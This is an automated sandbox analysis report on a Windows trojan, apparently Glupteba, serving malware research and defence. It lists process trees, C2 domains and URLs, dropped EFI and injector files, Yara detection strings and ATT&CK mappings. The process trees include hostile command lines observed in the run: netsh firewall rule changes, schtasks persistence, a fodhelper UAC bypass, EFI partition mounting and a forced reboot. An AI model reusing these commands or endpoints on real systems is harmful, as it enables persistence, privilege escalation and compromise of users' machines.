ID: 519673
Sample Name: 4t4y4r89UZ
Cookbook: default.jbs
Time: 01:56:09
Date: 11/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 4t4y4r89UZ

Overview


General Information

Sample Name:	4t4y4r89UZ (renamed file extension from none to exe)
Analysis ID:	519673
MD5:	14c0d8425930cc…
SHA1:	07fd6746417c892.
SHA256:	fea538eff5bc9cd…
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Metasploit

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Metasploit Payload
- Multi AV Scanner detection for subm…
- Detected unpacking (overwrites its o…
- Sigma detected: Schedule system p…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Creates an autostart registry key po…
- Sigma detected: System File Execu…
- Uses netsh to modify the Windows n…
- Found Tor onion address

Classification



- **System is w10x64**
- 4t4y4r89UZ.exe (PID: 5272 cmdline: "C:\Users\user\Desktop\4t4y4r89UZ.exe" MD5: 14C0D8425930CCEC0566B04864A05670)
  - 4t4y4r89UZ.exe (PID: 5300 cmdline: C:\Users\user\Desktop\4t4y4r89UZ.exe MD5: 14C0D8425930CCEC0566B04864A05670)
    - cmd.exe (PID: 2012 cmdline: C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 7108 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - csrss.exe (PID: 916 cmdline: C:\Windows\rss\csrss.exe MD5: 14C0D8425930CCEC0566B04864A05670)
      - netsh.exe (PID: 7080 cmdline: netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes MD5: 98CC37BBF363A38834253E22C80A8F32)
    - csrss.exe (PID: 3192 cmdline: C:\Windows\rss\csrss.exe /305-305 MD5: 14C0D8425930CCEC0566B04864A05670)
      - schtasks.exe (PID: 4036 cmdline: schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
        - conhost.exe (PID: 4004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 7076 cmdline: schtasks /delete /tn ScheduledUpdate /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
        - conhost.exe (PID: 7100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - mountvol.exe (PID: 5656 cmdline: mountvol B: /s MD5: 5C11B99E6D41403031CD946255E8A353)
        - conhost.exe (PID: 3012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - mountvol.exe (PID: 2224 cmdline: mountvol B: /d MD5: 5C11B99E6D41403031CD946255E8A353)
        - conhost.exe (PID: 5800 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - mountvol.exe (PID: 5784 cmdline: mountvol B: /s MD5: 5C11B99E6D41403031CD946255E8A353)
        - conhost.exe (PID: 1956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - mountvol.exe (PID: 7104 cmdline: mountvol B: /d MD5: 5C11B99E6D41403031CD946255E8A353)
        - conhost.exe (PID: 5108 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - shutdown.exe (PID: 5384 cmdline: shutdown -r -t 5 MD5: E2EB9CC0FE26E28406FB6F82F8E81B26)
        - conhost.exe (PID: 6932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6436 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4072 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6272 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3076 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6336 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6896 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 6784 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6848 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- TrustedInstaller.exe (PID: 6756 cmdline: C:\Windows\servicing\TrustedInstaller.exe MD5: 4578046C54A954C917BB393B70BA0AEB)
- csrss.exe (PID: 1240 cmdline: "C:\Windows\rss\csrss.exe" MD5: 14C0D8425930CCEC0566B04864A05670)
  - cmd.exe (PID: 7140 cmdline: C:\Windows\Sysnative\cmd.exe /C fodhelper MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 5580 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - fodhelper.exe (PID: 6256 cmdline: fodhelper MD5: 1D1F9E564472A9698F1BE3F9FEB9864B)
    - fodhelper.exe (PID: 5776 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 1D1F9E564472A9698F1BE3F9FEB9864B)
    - fodhelper.exe (PID: 6016 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 1D1F9E564472A9698F1BE3F9FEB9864B)
      - csrss.exe (PID: 5360 cmdline: "C:\Windows\rss\csrss.exe" MD5: 14C0D8425930CCEC0566B04864A05670)
- svchost.exe (PID: 6580 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- csrss.exe (PID: 7108 cmdline: C:\Windows\rss\csrss.exe MD5: 14C0D8425930CCEC0566B04864A05670)
- csrss.exe (PID: 3016 cmdline: "C:\Windows\rss\csrss.exe" MD5: 14C0D8425930CCEC0566B04864A05670)
  - cmd.exe (PID: 4400 cmdline: C:\Windows\Sysnative\cmd.exe /C fodhelper MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 3212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - fodhelper.exe (PID: 2528 cmdline: fodhelper MD5: 1D1F9E564472A9698F1BE3F9FEB9864B)
    - fodhelper.exe (PID: 3932 cmdline: "C:\Windows\system32\fodhelper.exe" MD5: 1D1F9E564472A9698F1BE3F9FEB9864B)
- svchost.exe (PID: 6488 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000003.299643807.0000000005C5A000.00000004.00000001.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
0000002A.00000002.376433226.0000000000400000.00000040.00020000.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000032.00000003.393407437.000000000638A000.00000004.00000001.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000003.327032138.000000000638A000.00000004.00000001.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000022.00000003.354921763.000000000638A000.00000004.00000001.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.4t4y4r89UZ.exe.9a56e0.2.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x444b8:$s2: The Magic Word! • 0x505f8:$s2: The Magic Word! • 0x44818:$s3: Software\Oracle\VirtualBox • 0x444a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
23.2.csrss.exe.9ab080.0.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3eb18:$s2: The Magic Word! • 0x4ac58:$s2: The Magic Word! • 0x3ee78:$s3: Software\Oracle\VirtualBox • 0x3eb07:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
23.3.csrss.exe.65540e0.3.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x444b8:$s2: The Magic Word! • 0x505f8:$s2: The Magic Word! • 0x44818:$s3: Software\Oracle\VirtualBox • 0x444a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
14.3.csrss.exe.655bce0.3.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3c8b8:$s2: The Magic Word! • 0x489f8:$s2: The Magic Word! • 0x3cc18:$s3: Software\Oracle\VirtualBox • 0x3c8a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
10.2.4t4y4r89UZ.exe.9ad2e0.0.raw.unpack	MAL_ME_RawDisk_Agent_Jan20_2	Detects suspicious malware using ElRawDisk	Florian Roth	• 0x3c8b8:$s2: The Magic Word! • 0x489f8:$s2: The Magic Word! • 0x3cc18:$s3: Software\Oracle\VirtualBox • 0x3c8a7:$sc1: 00 5C 00 5C 00 2E 00 5C 00 25 00 73
Click to see the 99 entries				

Sigma Overview

System Summary:

Sigma detected: System File Execution Location Anomaly

Sigma detected: Bypass UAC via Fodhelper.exe

Sigma detected: Netsh Port or Application Allowed

Sigma detected: Conhost Parent Process Executions

Sigma detected: Windows Processes Suspicious Parent Directory

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Found Tor onion address

System Summary:

Uses shutdown.exe to shutdown or reboot the system

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Persistence and Installation Behavior:

Creates files in the system32 config directory

Drops executables to the windows directory (C:\Windows) and starts them

Drops PE files with benign system names

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

May modify the system service descriptor table (often done to hook functions)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Performs DNS TXT record lookups

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Changes security center settings (notifications, updates, antivirus, firewall)

Modifies the windows firewall


Remote Access Functionality:

Yara detected Metasploit Payload

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Windows Management Instrumentation 2 1	Scheduled Task/Job 1	Process Injection 1 2	Masquerading 3 3 1	Credential API Hooking 1	Security Software Discovery 2 4 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavd Inse Netv Com
Default Accounts	Command and Scripting Interpreter 2	Registry Run Keys / Startup Folder 1 1	Scheduled Task/Job 1	Disable or Modify Tools 3	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Expl Red Call
Domain Accounts	Scheduled Task/Job 1	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	DLL Side-Loading 1	Process Injection 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 5	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Proxy 1	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1 1	Cached Domain Credentials	System Information Discovery 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4t4y4r89UZ.exe	33%	Virustotal		Browse
4t4y4r89UZ.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	100%	Avira	TR/Agent.twerk	
C:\Windows\windefender.exe	100%	Avira	TR/Crypt.XPACK.eocey	
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	100%	Avira	TR/Redcap.gsjan	
C:\Windows\rss\csrss.exe	100%	Joe Sandbox ML		
B:\EFI\Boot\old.efi (copy)	0%	ReversingLabs		
B:\EFI\Microsoft\Boot\fw.efi (copy)	0%	ReversingLabs		
C:\EFI\Boot\EfiGuardDxe.efi	0%	ReversingLabs		
C:\EFI\Boot\bootx64.efi	0%	ReversingLabs		
C:\EFI\Microsoft\Boot\bootmgfw.efi	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	59%	ReversingLabs	Win64.Trojan.Glupject	
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	73%	ReversingLabs	Win64.Trojan.Glupteba	
C:\Windows\rss\csrss.exe	39%	ReversingLabs	Win32.Trojan.Ulise	
C:\Windows\windefender.exe	29%	Metadefender		Browse
C:\Windows\windefender.exe	79%	ReversingLabs	Win32.Trojan.WinGoRanumBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.3.csrss.exe.1694ea00.16.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.2.csrss.exe.16c44000.16.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://retoti.comidentifier	0%	Avira URL Cloud	safe	
http://https://trumops.comhttps://retoti.comhttps://trumops.comhttps://retoti.comFirstInstallDateFirstInsta	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/spesmilo/electrum/master/electrum/servers.jsontls:	0%	URL Reputation	safe	
http://https://trumops.comhttps://retoti.comhttps://trumops.comhttps://retoti.comS-1-5-21-3853321935-212556	0%	Avira URL Cloud	safe	
http://gais.cs.ccu.edu.tw/robot.php)Gulper	0%	Virustotal		Browse
http://gais.cs.ccu.edu.tw/robot.php)Gulper	0%	Avira URL Cloud	safe	
http://https://logs.trumops.com	0%	Avira URL Cloud	safe	
http://www.spidersoft.com)Wget/1.9	0%	Avira URL Cloud	safe	
http://https://logs.trumops.comhttps://runmodes.com/api/loghttps://server8.trumops.comC:	0%	Avira URL Cloud	safe	
http://https://trumops.comhttps://retoti.comServiceVersionServersVersionDistributorIDCampaignIDOSCaptionMic	0%	Avira URL Cloud	safe	
http://https://retoti.com	0%	Avira URL Cloud	safe	
http://https://trumops.comif-unmodified-sinceillegal	0%	Avira URL Cloud	safe	
http://help.ya	0%	Avira URL Cloud	safe	
http://devlog.gregarius.net/docs/ua)Links	0%	URL Reputation	safe	
http://gohnot.com/61c75dbee3f325b4d87cddaf5bae3393/watchdog.exe	0%	Avira URL Cloud	safe	
http://https://trumops.comServiceVersionServiceVersionServersVersionServersVersionDistributorIDCampaignIDOS	0%	Avira URL Cloud	safe	
http://https://runmodes.com/api/log	100%	Avira URL Cloud	malware	
http://https://server8.trumops.comserver8.trumops.com:443server8.trumops.com:443tcpserver8.trumops.com	0%	Avira URL Cloud	safe	
http://grub.org)Mozilla/5.0	0%	Avira URL Cloud	safe	
http://www.everyfeed.c	0%	Avira URL Cloud	safe	
http://https://server8.trumops.com	0%	Avira URL Cloud	safe	
http://https://trumops.com	0%	Avira URL Cloud	safe	
http://www.bingmapsportal.comsv	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.exabot.com/go/robot)Opera/9.80	0%	URL Reputation	safe	
http://www.googlebot.com/bot.html)Links	0%	URL Reputation	safe	
http://https://trumops.comhttps://retoti.com	0%	Avira URL Cloud	safe	
http://https://server8.trumops.comserver8.trumops.com:443server8.trumops.com:443tcpserver8.trumops.comws2_3	0%	Avira URL Cloud	safe	
http://https://server8.trumops.com/api/pollf	0%	Avira URL Cloud	safe	
http://https://trumops.com/api/install-failureinvalid	0%	Avira URL Cloud	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://server8.trumops.com/api/poll	0%	Avira URL Cloud	safe	
http://gohnot.com/61c75dbee3f325b4d87cddaf5bae3393	0%	Avira URL Cloud	safe	
http://https://_bad_pdb_file.pdb	0%	Avira URL Cloud	safe	
http://www.bloglines.com)F	0%	Avira URL Cloud	safe	
http://misc.yahoo.com.cn/he	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://newscommer.com/app/app.exe	100%	URL Reputation	malware	
http://https://server8.trumops.comc=3e3f6b9a36a75d40&uuid=server8.trumops.com:443server8.trumops.com:443tcp	0%	Avira URL Cloud	safe	
http://crl.g	0%	URL Reputation	safe	
http://https://blockchain.infoindex	0%	URL Reputation	safe	
http://https://sitescore.aiValue	0%	Avira URL Cloud	safe	
http://www.avantbrowser.com)MOT-V9mm/00.62	0%	Avira URL Cloud	safe	
http://https://server8.trumops.com/bots/post-ia-data?uuid=f7873597-7b36-4441-9416-097456f134ae	0%	Avira URL Cloud	safe	
http://https://server8.trumops.com/api/cdn?c=3e3f6b9a36a75d40&uuid=f7873597-7b36-4441-9416-097456f134ae	0%	Avira URL Cloud	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
runmodes.com	104.21.34.203	true	false		high
gohnot.com	172.67.196.11	true	false		high
server8.trumops.com	104.21.79.9	true	false		high
trumops.com	unknown	unknown	false		high
f7873597-7b36-4441-9416-097456f134ae.uuid.trumops.com	unknown	unknown	false		high
logs.trumops.com	unknown	unknown	false		high
e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gohnot.com/61c75dbee3f325b4d87cddaf5bae3393/watchdog.exe	false	• Avira URL Cloud: safe	unknown
http://https://runmodes.com/api/log	true	• Avira URL Cloud: malware	unknown
http://https://server8.trumops.com/api/poll	false	• Avira URL Cloud: safe	unknown
http://https://server8.trumops.com/bots/post-ia-data?uuid=f7873597-7b36-4441-9416-097456f134ae	false	• Avira URL Cloud: safe	unknown
http://https://server8.trumops.com/api/cdn?c=3e3f6b9a36a75d40&uuid=f7873597-7b36-4441-9416-097456f134ae	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.139.144	unknown	United States		13335	CLOUDFLARENETUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.34.203	runmodes.com	United States		13335	CLOUDFLARENETUS	false
104.21.79.9	server8.trumops.com	United States		13335	CLOUDFLARENETUS	false
172.67.207.136	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.196.11	gohnot.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	519673
Start date:	11.11.2021
Start time:	01:56:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4t4y4r89UZ (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	53
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@62/18@12/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 96.7% (good quality ratio 50%) • Quality average: 39.2% • Quality standard deviation: 43.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:57:03	API Interceptor	9x Sleep call for process: 4t4y4r89UZ.exe modified
01:57:12	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run RoughSnow "C:\Windows\rss\csrss.exe"
01:57:20	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run RoughSnow "C:\Windows\rss\csrss.exe"
01:57:23	API Interceptor	9x Sleep call for process: csrss.exe modified
01:57:25	Task Scheduler	Run new task: csrss path: C:\Windows\rss\csrss.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

B:\EFI\Boot\old.efi (copy)	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
